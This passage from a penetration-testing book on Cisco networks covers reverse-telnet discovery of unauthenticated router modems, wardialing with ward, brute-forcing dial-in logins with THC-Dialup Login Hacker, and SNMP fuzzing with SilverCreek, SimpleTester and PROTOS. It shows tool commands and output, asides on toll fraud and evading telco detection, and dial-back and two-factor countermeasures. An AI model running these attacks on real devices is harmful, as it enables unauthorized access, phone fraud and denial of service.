One of the distinct features of the Cisco routers allows us to identify devices that listen on the serial interfaces without actually doing any wardialing, thus saving time and money. To understand how this can be achieved, you need to understand how a Cisco router differentiates between its serial lines.

The possible line types are as follows:

- **auxN** The router's auxiliary port, commonly used for modem backup connections
- **console** The router's console port
- **ttyN** The router's asynchronous port used for modem

connections

- **vtyN** The virtual terminals, the router's Telnet and rlogin connections

To make the matter a bit more complicated, two numbering notations are used: *absolute* and *relative*. While in relative line numbering addresses, the first TTY present is tty0, first vty-vty0, and so on, the absolute line numbering is calculated by its location on the system. The following table shows the absolute/relative numbering scheme:

**Line Absolute No. Relative No.**

|          |   |
|----------|---|
| CTY 0    | 0 |
| TTY1 1   | 1 |
| TTY2 2   | 2 |
| TTYn n   | n |
| AUX n+1  | 0 |
| VTY0 n+2 | 0 |
| VTY1 n+3 | 1 |

On newer modular Cisco routers, the TTY numbering is different, since the modular extensions have reserved TTYs allocated—for example, Slot 0 has reserved lines 1–32, slot 1 has reserved lines 33–64, and so on. So the AUX port absolute numbering on the router with two modules slots would be 65.

Let's look at asynchronous ports (TTYs) and the auxiliary port in more details. A TTY port directly corresponds to the asynchronous interface of the router to which the modem is connected. Note that when you configure the TTY port, you configure the hardware aspects of the connectivity between the port and the attached serial device. To configure the overlaying protocol, you need to specify the corresponding asynchronous interface. The typical configuration example of the modem attached to TTY interface 2 set for dial-

in is shown here:

```
line tty 2
 login local
 modem dialin
 modem autoconfigure discovery
 speed 115200
 flowcontrol hardware
```

The AUX port is typically configured as the asynchronous serial interface on routers without built-in asynchronous interfaces or as a backup asynchronous port. It is also possible to configure it as a backup console port, but more often it is used for remote dial-in purposes. As compared to the normal asynchronous line, its performance is much slower and it misses some essential functions supporting up to 38400 Kbps (on older hardware)—but would an attacker really moan and complain if he or she can get in this way?

A sample configuration of the AUX backup link looks like this:

```
chat-script arh0nt ABORT ERROR ABORT BUSY "" "AT" OK "ATDT \
CONNECT \
\
!
dialer-list 1 protocol ip permit
!
interface Serial0/0
 ip address 192.168.30.202 255.255.255.0
 encapsulation ppp
 backup delay 10 1
 backup interface Async65
 no ip mroute-cache
!
interface Async65
 ip address 192.168.30.222 255.255.255.0
 dialer in-band
 dialer string 123456789
 dialer-group 1
```

```
 async dynamic routing
!
line aux 0
 script dialer arh0nt
 modem InOut
```

Once you are set up in testing conditions, try Telneting to the IP address of the serial 0/0 interface to port 2001. You'll see a prompt. By Telneting to one of the upper ports, the router redirects the request back out of a selected asynchronous line, the so-called *reverse telnet* connection process in Ciscospeak. By connecting to the port 2001, the router executes the login procedure and connects the session to a mapped line. The mapping of the ports is rather straightforward: subtract 2000 from the Telnet port to get the number of the TTY to which you are connected. The same rules apply to the numbering of the AUX port, but on the router with absent TTY ports, the AUX interface would always map to port 2001. Additionally, you might want to check 400(TTYn) and 600(TTYn). The former is usually used for sending data directly to a printer, while the latter is the same as port 200(TTYn), except that it turns off the carriage-return translation.

The enumeration of such devices is easily achieved with the use of the excellent tool ADMcisco from the ADM crew (<http://www.admfreelsd.net/ADM/>):

```
#arhontus / # ./ADMdialout
```

```
ADMdialout by plaguez - reading from stdin
192.168.66.202
```

```
FOUND DIALUP host: 192.168.66.202 port: 2001 !
```

This tool tries to open a connection to the host sequentially on the port in the range between 2001 and 2011, and it sends the Hayes-compatible .I command if it gets an OK response; such a host is considered vulnerable, thus not requiring authentication to use the serial device connected to it. What a great opportunity to use a modem remotely! You can even write a small shell script that will connect to the host and dial out to wardial in a

foreign country without having to pay a huge phone bill. (Speaking of phone bills, you have most certainly come across some premium phone numbers where you are charged ridiculous amounts per minute. You get the idea of how a malicious hacker can make a bit of cash.)

## Discovering the Numbers to Dial In

### Attack

*Popularity:* 2

*Simplicity:* 9

*Impact:* 2

*Risk  
Rating:* 4

Moving back in time, let's pay more attention to "real" wardialing and the available software. Hacking networks through wardialing has been covered in great detail in other editions of *Hacking Exposed*. Although this book is about hacking Cisco networks, we will cover wardialing software available for Linux, introducing our readers to the tools suitable to do the job on the most famous Unix clone.

Although they have no fancy GUIs or huge databases of fingerprints of the responding devices or any other colorful options you might find in the commercial products, these tools are written with one purpose in mind: effectiveness.

One of the best and quickest wardialing scanners available is ward, a tool currently being developed and maintained by Marco Ivaldi. You can visit its homepage at <http://www.Oxdeadbeef.info>; the latest version at the time of writing is v2.3, released on January 22, 2005.

Once you download the source code, you'll need to compile it by executing the following command:

```
arh0ntus ward # gcc -lm ward.c -o ward23
```



The tool should compile flawlessly. (If you get any error messages, write to [raptor@0xdeadbeef.info](mailto:raptor@0xdeadbeef.info) for suggestions.)

```
arh0ntus ward #./ward23 -h
```

```
ward.c v2.3 - Fast wardialer for UNIX systems (PSTN/ISDN/GSM)
Copyright (c) 2001-2005 Marco Ivaldi <raptor@0xdeadbeef.info>
```

usage:

```
./ward23 [[-g file] [-n nummask]] [-r] (generation mode)
./ward23 [-s file] [-t timeout] [-d dev] (scanning mode)
```

generation mode:

```
-g generate numbers list and save it to file
-n number mask to be used in generation mode
-r toggle random mode ON
```

scanning mode:

```
-s scan a list of phone numbers from file
-t set the modem timeout (default=60secs)
-d use this device (default=/dev/modem)
```

help:

```
-h print this help
```

The tool presents you with two modes of operation. In a generation mode, you can create a list of numbers that you want to check and feed back into ward later in scan mode. Note that when you generate the number list, it is advisable to specify the `-r` option to randomize the order of the phone numbers in the list, so that you are less likely to be identified by telcos as conducting wardialing from your landline.

**Caution** Before executing any wardialing, be familiar with the attitude of your phone company toward such activities.

By executing the following command, you will generate the phone number list of 12,000 11-digit numbers that start with 0313371:

```
arh0ntus ward #./ward23 -g hecisco-pn.txt -n 0313371xxxx -r
```

You can feed the list into ward for immediate wardialing or split it into several parts to be dialed on different machines or by different instances of ward, providing you have several modems connected.

Once satisfied with the layout of the number file, feed it into ward, setting the delay of the total time ward will spend on each phone number and specifying the device to which a modem is connected:

```
arh0ntus ward #./ward23 -s hecisco-pn.txt -t 30 -d /dev/ttyS
```

You can relax now and continue with other tasks, since wardialing is a rather timely process, especially if you have a large list of numbers to go through.

All the activities of ward are written into the file with phone numbers, so as ward continues its work, you can monitor the progress by looking for changes in the phone number files, which will have a format similar to this:

```
03133712679 -
03133713370 CONNECT
03133714050 -
03133712287 UNSCANNED 03133715449 UNSCANNED
```

The number files reflect the progress of the current session, so that numbers that haven't been scanned yet will be marked as *UNSCANNED*; therefore, ward can safely be stopped and the session can be restored another time.

Ward does not make any distinction as to whether or not the prompt presented is a Cisco device, so you will have to search through the numbers that have the *CONNECT* response to check for device type. The current version of the tool is also incapable of differentiating between data or fax

response.

## Getting into a Cisco Router or an Access Server

|               |                     |    |
|---------------|---------------------|----|
| <b>Attack</b> | <i>Popularity:</i>  | 2  |
|               | <i>Simplicity:</i>  | 19 |
|               | <i>Impact:</i>      | 10 |
|               | <b>Risk Rating:</b> | 7  |

Identifying a device that gives you a prompt doesn't mean much. You can't be sure that this device is in fact the one you are looking for or that it even belongs to the network that you are determined to break into. As with every proper pentest, *root* is what really counts, so you have to gain access to this device. For the most part, the only option available to you if you come across a Cisco device is the boring old bruteforcing option. But this is what this chapter is really about. We have described the Telnet bruteforcing earlier on and nearly the same rules apply to the dial-in devices bruteforcing, although the tools useful for this job are different and the whole process is painfully slow. So cut your standard usernames/passwords list in half and go on downloading THC-Dialup Login Hacker.

THC-Dialup Login Hacker is one of the few tools that is able to dial a specific number and try different combinations of username/passwords against modem carriers. The tool has been developed by Van Hauser from The Hacker's Choice (THC), and the latest version—1.1 as of this writing, released on June 25, 2003—can be downloaded from [http://www.thc.org/download.php?t=r&f=login\\_hacker-1.1.tar.gz](http://www.thc.org/download.php?t=r&f=login_hacker-1.1.tar.gz). In fact, it is a collection of different minicom scripts that are called and controlled from the main bash scripts, so in order to run it, minicom and bash must be installed—standard with every Linux distribution. In fact, the tool comes in two parts: the `login_hacker` part is responsible for checking the presence of the login prompt, while `ppp_check` is used to verify the presence of

passwordless Point-to-Point Protocol (PPP) dial-ins on the other end.

Let's have a look at which options are available:

```
arh0ntus login_hacker-1.1 # ./login_hacker
Modem Login Hacker v1.1 (c) 2003 by van Hauser / THC <vh@thc
```

Syntax:

```
./login_hacker PHONENUMBER type1 COLONFILE
./login_hacker PHONENUMBER type2 LOGINFILE PASSWORDFILE
./login_hacker PHONENUMBER type3 PASSWORDFILE
./login_hacker PHONENUMBER your_own_script INPUTFILE [INPUTFILE]
```

Options:

|              |                                        |
|--------------|----------------------------------------|
| PHONENUMBER  | number to call and try to break in     |
| LOGINFILE    | input file with logins to try          |
| PASSWORDFILE | input file with passwords to try       |
| COLONFILE    | input file with LOGIN:PASSWORD entries |

Types:

|             |                                             |
|-------------|---------------------------------------------|
| type1+type2 | should work against any login/password type |
| type3       | should work against any password type modem |

This script is really flexible, it works against Unix, Cisco PABX, Modem dialin password protection, and many, many more. Take a look in the README. Use allowed only for legal purposes. You can always find the newest version at <http://www.thc.org>

What catches your eye straightaway is the different modem prompt types. Type1 and type2 are used against exactly the same modem prompts—the only difference being that with the former you have to use a colon-separated login and password list while with the latter they are supplied in two different files, so that for every login all passwords from the list will be tried. The

type1 script works against the modem prompts where authentication into the system is granted upon successful presentation of the correct login and password pair and supports the following modem prompts:

```
Login: asdf Enter login name: asdf Login:
Password: Enter login name: qwert Welcom
Login incorrect. Enter login name: admin Last 1
Login: password: $
```

```
Username: asdf @login: root
Password: password:
% Authentication failed password:
Username: password:
```

The dual authentication logins are found on the Cisco routers where `aaa new-model` authentication is enabled. On the contrary, the type3 scripts are used against standard password-only authentication and are able to recognize the following prompts:

```
Password: Enter password:
Password: Enter password:
Password: Enter password:
% Bad passwords
```

```
PASSWORD> #### Password please: *****
PASSWORD> ### Password please: *****
PASSWORD> ##### Password please: *****
 Invalid passwords, bye!
```

Among the two authentication schemes, the tool covers the whole range of IOS routers, AccessPoints, CatOS switches, and PixOS firewalls. You can easily expand the abilities of the recognized prompts by modifying the `typeN.scr` script file and adding more signatures.

The only other things you need to specify are the phone number of the host you are attacking and the login/password files with your favorite pairs. Once

you specify this information, the minicom window will appear and the bruteforcing process starts. The progress is shown in real-time in the minicom window and saved to the logfile in the directory from which the tool was run.

The second part of the login hacker suite is used to check for the passwordless dialins that use PPP. The only thing you need to supply to the script is the phone number that you want to check, and in case your default modem is not `/dev/modem`, you would have to fire up VIM and change the path to the serial device you want to use (for example, `/dev/ttyS0` means the device is connected to the first serial port on your computer). Once you are done, THC-Dialup Login Hacker will dial the number and initiate the connection to a host. Upon the successful negotiation, you will see the PPP dial-up procedure, and if the PPP dial-in requires authentication, the following output would appear:

```
Serial connection established.
using channel 2
Using interface ppp0
Connect: ppp0 <--> /dev/ttyS0
rcvd [LCP ConfReq id=0x1 <mru 1500> <asynctest 0xa0000> <auth
<magic 0xa28e4641> <pcomp> <accomp> <mrru 1506>]
sent [LCP ConfReq id=0x1 <asynctest 0x0> <magic 0xada708b9> <
No auth is possible
```

## Countermeasures for Wardialing Security

### Countermeasure

You can appeal to both common sense and the previous editions of *Hacking Exposed: Network Security Secrets & Solutions* for more general recommendations on how to protect yourself from those phreaky wardialers. We already covered possible security measures against user credentials guessing when talking

about Telnet and other services'  
bruteforcing.

Specifically with Cisco wardialing, we can offer two useful tips.

Use dial-back authentication when the remote party hangs up the incoming connection and dials out a predetermined telephone number. Unless the device is used to allow remote connections into the network by a large crowd of road-warrior users, this solution can be considered feasible when both communicating parties' locations are known. Here's an example of a dial-back router configuration:

```
username <username> callback-dialstring <number> password <password>
username <username> callback-dialstring "" password <password>
!
!
chat-script <script name> ABORT ERROR ABORT BUSY ""ATZ" OK
TIMEOUT 30 CONNECT \c
!
interface Loopback0
ip address <IP> <netmask>
no ip directed-broadcast
!
interface Serial1/1
no shutdown
physical-layer async
ip unnumbered Loopback0
no ip directed-broadcast
encapsulation ppp
dialer in-band
dialer hold-queue 2 timeout 30
async mode interactive
peer default ip address pool <pool name>
no cdp enable
ppp callback accept
ppp authentication chap
```

```
!
ip local pool <pool name> <IP addresses>
!
```

```
line <line number>
autoselect during-login
autoselect ppp
script callback <script name>
login local
modem InOut
modem autoconfigure type usr_sportster
transport input all
callback forced-wait 30
stopbits 1
speed 115200
flowcontrol hardware
```


Two factor authentication mechanisms, such as hardware tokens or smartcards, can be considered practical, especially if you are managing a large pool of remotely connecting users. This can be done using both secureID server and TACACS+/RADIUS. Such a mechanism relies on users possessing two authentication credentials—something the user has (a token) and something the user knows (a password)—and is viewed as difficult to by pass.

 Previous

Next 



 Previous

Next 

# SUMMARY

There is more to Cisco dictionary and bruteforcing attacks than meets the eye. First of all, the way an attacker searches for vulnerable hosts is of paramount importance. This is not the thorough enumeration we have considered in the previous chapters, but rather a fast, specific service discovery with multithreaded scanning applied.


Then, many services on routers, switches, and other devices can be attacked, and a selection of passwords and usernames used to do that is quite intelligent, taking into account device type, hostname, service type, management software type, and other factors.

One of the main ways of taking over Cisco hosts on the Internet is via guessable SNMP communities. Once you've got hold of a read-write SNMP community, you can do with the device anything you want. In many cases, you don't even need to log in. We have analyzed such cases in great detail, providing appropriate SNMP commands for maximum remote control and reconfiguration efficiency. In addition, it is possible to snatch and replace device configuration files from TFTP servers if the filename is known or guessed. Or a cracker can wardial into a router that uses POTS or ISDN lines for remote out-of-band management or as a backup link. None of this is high-class, high-skill hacking, but writing code to do and automate such tasks can be. Nevertheless, this is how the majority of Cisco network devices fall into a cracker's hands and network mayhem begins.

 [Previous](#)

[Next](#) 

 Previous

Next 

# Chapter 7: Hacking Cisco Devices—The Intermediate Path


# OVERVIEW

As stated in the introduction, the main focus of this book is methodology rather than description of security holes and related exploits—which are likely to be laughed at by the time the book hits the shelves. In [Chapter 6](#), we covered all aspects of remote password-related attacks against various Cisco devices. Since the human factor will always be the weakest link, such tools, methods, and attacks will never go out of fashion. This chapter is about black box testing. That's it; no (or minimal) access to the attacked device, no debugger and strace (system call tracer), no core file dump and throwing everything but the kitchen sink at the target to see whether we can get anywhere. In a sense, black box testing is similar to bruteforcing, but buffers and data input validation mechanisms are attacked instead of usernames and passwords. While the example vulnerabilities discovered this way come and go, techniques and tools used to find such flaws remain relatively the same and only build upon the existing approach. Thus, we hope you will find the information presented here useful for years to come.


We also consider this chapter to be somewhat in between the mass scanning and password/community guessing that were described in the [previous chapter](#) and proper device exploitation and exploit writing outlined in the [next chapter](#). Mind that black box buffer smashing during the attack can only produce a denial-of-service (DoS) condition, and further research is needed to determine whether access to the device can be achieved via the discovered flaw. To the contrary, data input validation errors, such as long, malicious URLs fed to a remote web server, can lead to enable. Another high threat condition that could be uncovered during black box testing is hidden backdoors present on the target system for a variety of reasons.

We cover all these situations using two example areas—namely exploiting Simple Network Management Protocol (SNMP), as opposed to the simple community guessing, and web servers. Both running `snmpd` and `httpd` services are commonplace on all types of Cisco devices and are frequently scanned for and abused by crackers.

 Previous

Next 

 Previous

Next 

# A PRIMER ON PROTOCOL IMPLEMENTATION INVESTIGATION AND ABUSE: CISCO SNMP ATTACKS

Along with being useful in exploitation of Cisco networks with centralized management, SNMP attacks are also a good example of how we can tackle vulnerability testing of any network protocol that happens to run through a tested segment. Together with the exploitation of Layer 2 and routing protocols, described later in the book, this builds up a systematic approach to hacking network protocols (or, more likely, their vendor-specific implementations).

Imagine that a typical SNMP community list dictionary attack against a tested host did not succeed, and neither did all the known attacks against SNMP implementations you have probably read about at Bugtraq, PacketStorm, Full-Disclosure, SecuriTeam, or similar sites. Or, perhaps, you are a beta tester who has full access to the device but wants to analyze its security from a black box, Black Hat perspective. What do you do next?

You can proceed with a further attack in several ways, listed here in order of growing complexity:

- *Sniff, sniff, sniff for SNMP traffic, especially informs and traps.* Sometimes, very interesting discoveries can be made this way, as you are going to see soon. Also, don't forget to do a full SNMP walk using both Requests for Comments (RFCs) and Cisco Management Information Bases (MIBs) if a read-only community is known. Analyze its output in great detail, as you might find surprises lurking.
- *Carry out a more extensive and intelligent community dictionary attack against the device, taking into account the standards and protocols it supports.* This may lead to the discovery of hidden SNMP communities, perhaps with Read-Write (RW) privileges if it is your lucky day. (We know that the



probability of such discovery is not very high, but if it happens—as it has happened in the past— you'll have your day of glory at the security sites/mail lists mentioned earlier.)

- *Perform stress testing of the targeted services by feeding them high volumes of input.* In our case, this amounts to a User Datagram Protocol (UDP) flood, which can also be modified—for example, sending empty UDP packets to both ports 161 and 162 or trying all three versions of SNMP when flooding. All you can reach by stress testing is DoS, and this is rather boring; however, there is a catch. Networks with centralized SNMP-based management are likely to use SNMP traps for centralized logging. Shutting down SNMP agents on such networks by any means would significantly reduce the chances of an attacker being traced back when an incident response procedure takes place.
- *Do a proper fuzzing of the SNMP implementation by feeding it packets with specific errors, likely to cause an exception fault or overfillsnmpd memory buffer.* Such errors include ASN.1 grammar violations; special characters and delimiters omitted, unbalanced, or misplaced; strings too long or short; variables used out of range; illegal packet fields; and state dependency violations (when an input is correct, but does not match the state of the service tested). If a variety of such tests fails, multiple errors can be combined in a single packet as a weapon of last resort spare for stress testing. The results of syntax testing, or *fuzzing*, in general could be anything—from a humble service DoS to a full-blown exploitation technique that hands you enable on a silver plate.

All of the aforementioned can be performed using netcat, a hex editor, and a few packet generation tools such as Nemesis and Isic, with a solid and thorough knowledge of the protocol involved. However, we do not expect you to be SNMP gurus and do not belong to this category ourselves. Automated tools have been designed to search for SNMP inconsistencies and

vulnerabilities; these are both very handy and relatively easy to use. If necessary, they can be complemented by manual packet craftwork when zeroing in on a specific flaw thought to be discovered. You can also create your own test cases and scripts and integrate them into these tools before an attack takes place.


## SilverCreek

### Attack

|                            |          |
|----------------------------|----------|
| <i>Popularity:</i>         | 5        |
| <i>Simplicity:</i>         | 10       |
| <i>Impact:</i>             | 10       |
| <b><i>Risk Rating:</i></b> | <b>8</b> |


The first SNMP standard compliance and vulnerability testing tool to be described is SilverCreek. You can buy the tool or get the evaluation version at <http://www.iwl.com/Products/sc/>. The evaluation version imposes an obvious use time limit, and not all tests are operational. Both evaluation and full versions of the tool can be run on Windows NT, 2000, XP, and Red Hat/Fedora Linux. The complete suite has many bells and whistles, including both standard compliance and security test batteries controls in a single GUI, and it supports all three versions of SNMP. An embedded MIB browser, compiler, command execution tool, command TCL script wizard, MIB search engine, trap monitor and tester, and SNMP packet sniffer are also included.

As with the MIB browsers described in [Chapter 6](#), the first thing you want to do is import or compile and import Cisco MIBs, as well as any additional private test suites. Then, if a Read-Only (RO) community is known, run an snmpwalk on the device in a separate window, if you haven't done so already. The results of snmpwalk are presented in a nice table, in which you can right-click through the rows for further actions ([Figure 7-1](#)).



**Figure 7-1:** Snmpwalking with SilverCreek

After that, you can proceed straight to the vulnerability testing part. You can either run the whole battery of tests or select those you want in particular and launch them one-by-one. It is recommended that you start from SNMPv1 testing and then gradually move to SNMPv2c and SNMPv3 ([Figure 7-2](#)).



**Figure 7-2:** SNMP vulnerability test using SilverCreek

By right-clicking the generated test output, you can view both the results of the test (with more than one probe packet sent) and a packet creation script generated to run the test. SNMP ping (see [Chapter 6](#)) is used after every test to verify that the targeted service did not crash and the device is still accessible. A separate console launched during the testing demonstrates all SNMP packets that were sent and received in both hex and ASN.1 formats ([Figure 7-3](#)).

```

}
}
}
NEXT Response: ndError
 Cisco-MIB-class 3.37.1.2.1.4.1.199
 value
 0
NEXT Request:
 Cisco-MIB-class 3.37.1.2.1.4.1.199
send-message {
 version 0,
 community "public",
 dbId {
 get-next-request {
 request-id 4115,
 error-status 0,
 error-index 0,
 variable-bindings {
 variable {
 oid Cisco-MIB-class 3.37.1.2.1.4.1.199,
 syntax leafObject,
 value NULL
 }
 }
 }
 }
}
}
}
}
Mon Feb 21 2006 05:00:15: sent 47 octets to 100.100.30.40:180
30 26 02 28 00 04 36 7c 75 62 9c 69 03 40 2c 02 02 18 48 02
01 00 02 28 00 30 14 3c 12 06 9c 2c 06 01 04 01 08 08 28 01
00 01 04 21 77 05 30
Mon Feb 21 2006 05:00:15: received 40 octets from 100.100.30.58, port 1
80
30 26 02 28 00 04 36 7c 75 62 9c 69 03 40 29 02 02 18 48 02
01 00 02 28 00 30 15 3c 13 06 9c 2c 06 01 04 01 08 08 28 01
00 01 04 21 72 41 21 0c
recv-message {
 version 0,
 community "public",
 dbId {
 response {
 request-id 4115,
 error-status 0, (noError),
 error-index 0,
 variable-bindings {
 variable {
 oid Cisco-MIB-class 3.37.1.2.1.4.1.199,
 syntax Counter32,
 value 0
 }
 }
 }
 }
}
}
}
}
NEXT Response: ndError
 Cisco-MIB-class 3.37.1.2.1.4.1.199
 value
 0
}
}
}
}
SilverCreek 9 Forwarding 1 %

```

**Figure 7-3:** SilverCreek console

The console also supports command execution for those who demand more

control over the testing procedure. If the test has "failed," and a potential vulnerability is discovered, it is easy to generate a full-blown proof of concept exploit from the Tool Command Language (TCL) script used by SilverCreek to send the fatal packet(s) and the console output. You may want to add a few auxiliary options to the script (for example, the amount of packets to be sent and input for the target IP and port) or rewrite the packet generation routine in a language you prefer (for example, Perl) to produce a fully functional new attack tool. And even if the vulnerabilities test did not find any definite flaws, do not give up. Launch the test batteries from the standard-compliance section ([Figure 7-4](#)). After all, this is still SNMP syntax testing that can uncover potential vulnerabilities, even though they may not be that obvious.



Figure 7-4: SilverCreek agent compliance testing

In addition to a Diffie-Hellman utility, key change tests for SNMPv3 actually belong to the vulnerability testing area, since they evaluate, for example, whether a legitimate user can change the keys for other users. This constitutes a local attack and leads both to potential privilege escalation on a device and DoS (for the user whose key was changed). Also, Sample Toaster MIB tests are stressing components of the SilverCreek suite, which an attacker can use to determine whether a "semi-generic" DoS of the targeted server can be achieved.

## SimpleTester and SimpleSleuth

### Attack

|                            |          |
|----------------------------|----------|
| <i>Popularity:</i>         | 5        |
| <i>Simplicity:</i>         | 10       |
| <i>Impact:</i>             | 10       |
| <b><i>Risk Rating:</i></b> | <b>8</b> |

This full commercial SNMP testing suite is similar to SilverCreek. SimpleTester is available for all Windows versions, Red Hat Linux and its offshoots, and Sun Solaris versions 2.6 and higher. You can buy the tool or download the evaluation version at <http://www.smpsf.com/SimpleTester.html>; the evaluation version is limited in both time of use and quantity of tests supported. Unlike SilverCreek, the vulnerability tester, SimpleSleuth, is a separate GUI that launches from SimpleTester's Tools menu. The tests in the SimpleTester are split into four categories: syntax tests, semantic tests, performance tests for agent stress testing, and user tests ([Figure 7-5](#)).



**Figure 7-5:** Main SimpleTester interface

The Tools menu also contains the obvious MIB browser, script generation, testing and command execution utilities, and user test suite builder for those who really know what they're doing. A Diffie-Hellman random number generator is included for keys generation in SNMPv3 testing. Presetting SimpleTester for a run is straightforward—follow the Configure menu's step by step instructions. First, compile or import Cisco MIBs ([Figure 7-6](#)).





**Figure 7-6:** Cisco MIBs—always needed

Then go to Get Variables to Test and in a new open window, click Settings. Set up your preferences like the SNMP version, ports, save files, and so on, and then launch snmpwalk to collect Object Identifiers (OIDs) supported by the target agent ([Figure 7-7](#)).



**Figure 7-7:** Snmpwalk after the test parameters are set

Then you can follow up with SimpleSleuth, proceeding from SNMPv 1 to SNMPv 3. (Note that [Figure 7-8](#) shows SimpleSleuthLite, the trial version of SimpleSleuth.)



VACM (SNMP v2 Viewbased Access Control MIB) test battery for reasons that will be revealed a bit later in this chapter. And from a beta tester's point of view, the RMON (Remote Monitoring, RFC 1271) test tree appears to be very helpful.

## Oulu University PROTOS Project

|              |    |
|--------------|----|
| Popularity:  | 8  |
| Simplicity:  | 4  |
| Impact:      | 10 |
| Risk Rating: | 7  |

Both commercial tools we have described so far are great for professionals who can afford them and are probably irreplaceable for beta testers who check SNMP-standard compliance and security in new devices and operation systems. However, they are not likely to be used by crackers on the Internet or those penetration testers who adhere to open-source politics. And isn't penetration testing about doing what the crackers do, but fixing holes and submitting reports afterward?

Luckily, some open source tools are designed for testing SNMP security and uncovering new flaws in the implementations of this ever-present network management protocol. PROTOS

(<http://www.ee.oulu.fi/research/ouspg/protos/>) is a fine example of such a tool. While not being that pretty or straightforward to use, lacking a nice GUI and requiring a lot of manual work, the PROTOS suite is immensely powerful and can lead to many SNMP vulnerabilities being uncovered (despite the fact that currently only SNMPv 1 is supported). A multivendor summary of such vulnerabilities can be found at <http://www.cert.org/advisories/CA-2002-03.htm>, while a Cisco-specific advisory is available at <http://www.cisco.com/warp/public/707/cisco-malformed-snmp-msgs-pub.shtml>.

To run all PROTOS test suite releases, you need Java Runtime working on

your system. How you install Java Runtime is obviously OS/package-dependent and we will not dwell on it here. In a nutshell, you should be able to type `java somejavaprogram` in a console and execute it. Alternatively, it is possible to feed PROTOS test cases (SNMP packets saved in raw binary) to a target service via netcat, which does not require Java Runtime but involves a lot of manual work. Four PROTOS JAR packages are available for SNMP vulnerability testing— two send malicious SNMP requests (`c06-snmv1-req-app-r1.jar` and `c06-snmv1-req-enc-r1.jar`), and two send malicious SNMP traps (`c06-snmv1-trap-app-r1.jar` and `c06-snmv1-trap-enc-r1.jar`). To see the structure of these packages, unzip them into previously created directories, one directory per package. You will see a wrapper in the `FI` directory, `META-INF`, `README` file, GPL (Gnu Public License), and a `/testcases` directory with saved binary SNMP packets.

A complete list of test cases for all four packages split by categories can be viewed at

<http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmv1/index.html#h-ref15> (which we did not deem necessary to reproduce here). These packets were originally created with a Codenomicon Mini-Simulation Toolkit (<http://www.codenomicon.com/products.html>) from a company based in Oulu, Finland. However, you can produce similar packets using Ethereal. For example, suppose you know of an SNMP vulnerability caused by a specific packet X. You send packet X with an attack tool of choice (could be SilverCreek or SimpleSleuth), capture it with Ethereal, and select the SNMP part of the packet ([Figure 7-9](#)).



Figure 7-9: A trap sent by PROTOS is captured.

Choose File | Export | Selected Packet Bytes. A window offering to save raw binary data to a file will open, allowing you to create your very own test case for PROTOS (or any other tool capable of pumping raw data out of a network interface). You may also want to manipulate raw binary data using a hex editor afterward.

Here are some useful hints on basic SNMP hex conventions:

| Primitive ASN.1 Types | Identifiers |
|-----------------------|-------------|
| INTEGER               | 02          |
| BIT STRING            | 03          |
| OCTET STRING          | 04          |
| NULL                  | 05          |

|                                                 |        |
|-------------------------------------------------|--------|
| OBJECT IDENTIFIER                               | 06     |
| Constructed ASN.1 type                          | Identi |
| SEQUENCE                                        | 30     |
| Primitive SNMP application types                | Identi |
| IpAddress                                       | 40     |
| Counter (Counter32 in SNMPv2)                   | 41     |
| Gauge (Gauge32 in SNMPv2)                       | 42     |
| TimeTicks                                       | 43     |
| Opaque                                          | 44     |
| NsapAddress                                     | 45     |
| Counter64 (available only in SNMPv2)            | 46     |
| UInteger32 (available only in SNMPv2)           | 47     |
| Context-specific types within an SNMP Message   | Identi |
| GetRequest-PDU                                  | A0     |
| GetNextRequest-PDU                              | A1     |
| GetResponse-PDU (Response-PDU in SNMPv2)        | A2     |
| SetRequest-PDU A3 Trap-PDU (obsolete in SNMPv2) | A4     |
| GetBulkRequest-PDU (added in SNMPv2)            | A5     |
| InformRequest-PDU (added in SNMPv2)             | A6     |
| SNMPv2-Trap-PDU (added in SNMPv2)               | A7     |

**To run PROTOS trap-sending suites, execute**

```
$ java -jar c06-snmpv1-trap-app-r1.jar -host <target IP>
```

**and**

```
$ java -jar c06-snmpv1-trap-enc-r1.jar -host <target IP>
```

**You should see sent cases output, similar to this:**

```
$ java -jar c06-snmpv1-trap-app-r1.jar -host 192.168.66.202
single-valued 'java.class.path', using it's value for jar fi
reading data from jar file: c06-snmpv1-trap-app-r1.jar
test-case #0: injecting meta-data 0 bytes, data 58 bytes
```

```
test-case #1: injecting meta-data 0 bytes, data 58 bytes
test-case #2: injecting meta-data 0 bytes, data 60 bytes
test-case #3: injecting meta-data 0 bytes, data 60 bytes
<skip>
```

The detailed trap sending suite of PROTOS is very handy, since we haven't seen other tools implement it to such an extent, and an IOS host can well serve as a network management system (NMS) accepting and forwarding SNMP traps and informs. To do that, the `snmp-server manager` command must be entered in a router configuration mode.

As to the more casual SNMP request tests, two additional options should be used when running an attack, namely `-showreply` and `-zerocase`. The `-showreply` flag allows you to see the replies to your requests received back from the agent, and `-zerocase` sends a typical SNMP ping packet asking for a system name:

```
Version: 0
• Community: "public"
• PDU-Type: GetRequest | GetNextRequest | SetRequest
• RequestID: test-case index
• ErrorStatus: 0
 • ErrorIndex: 0
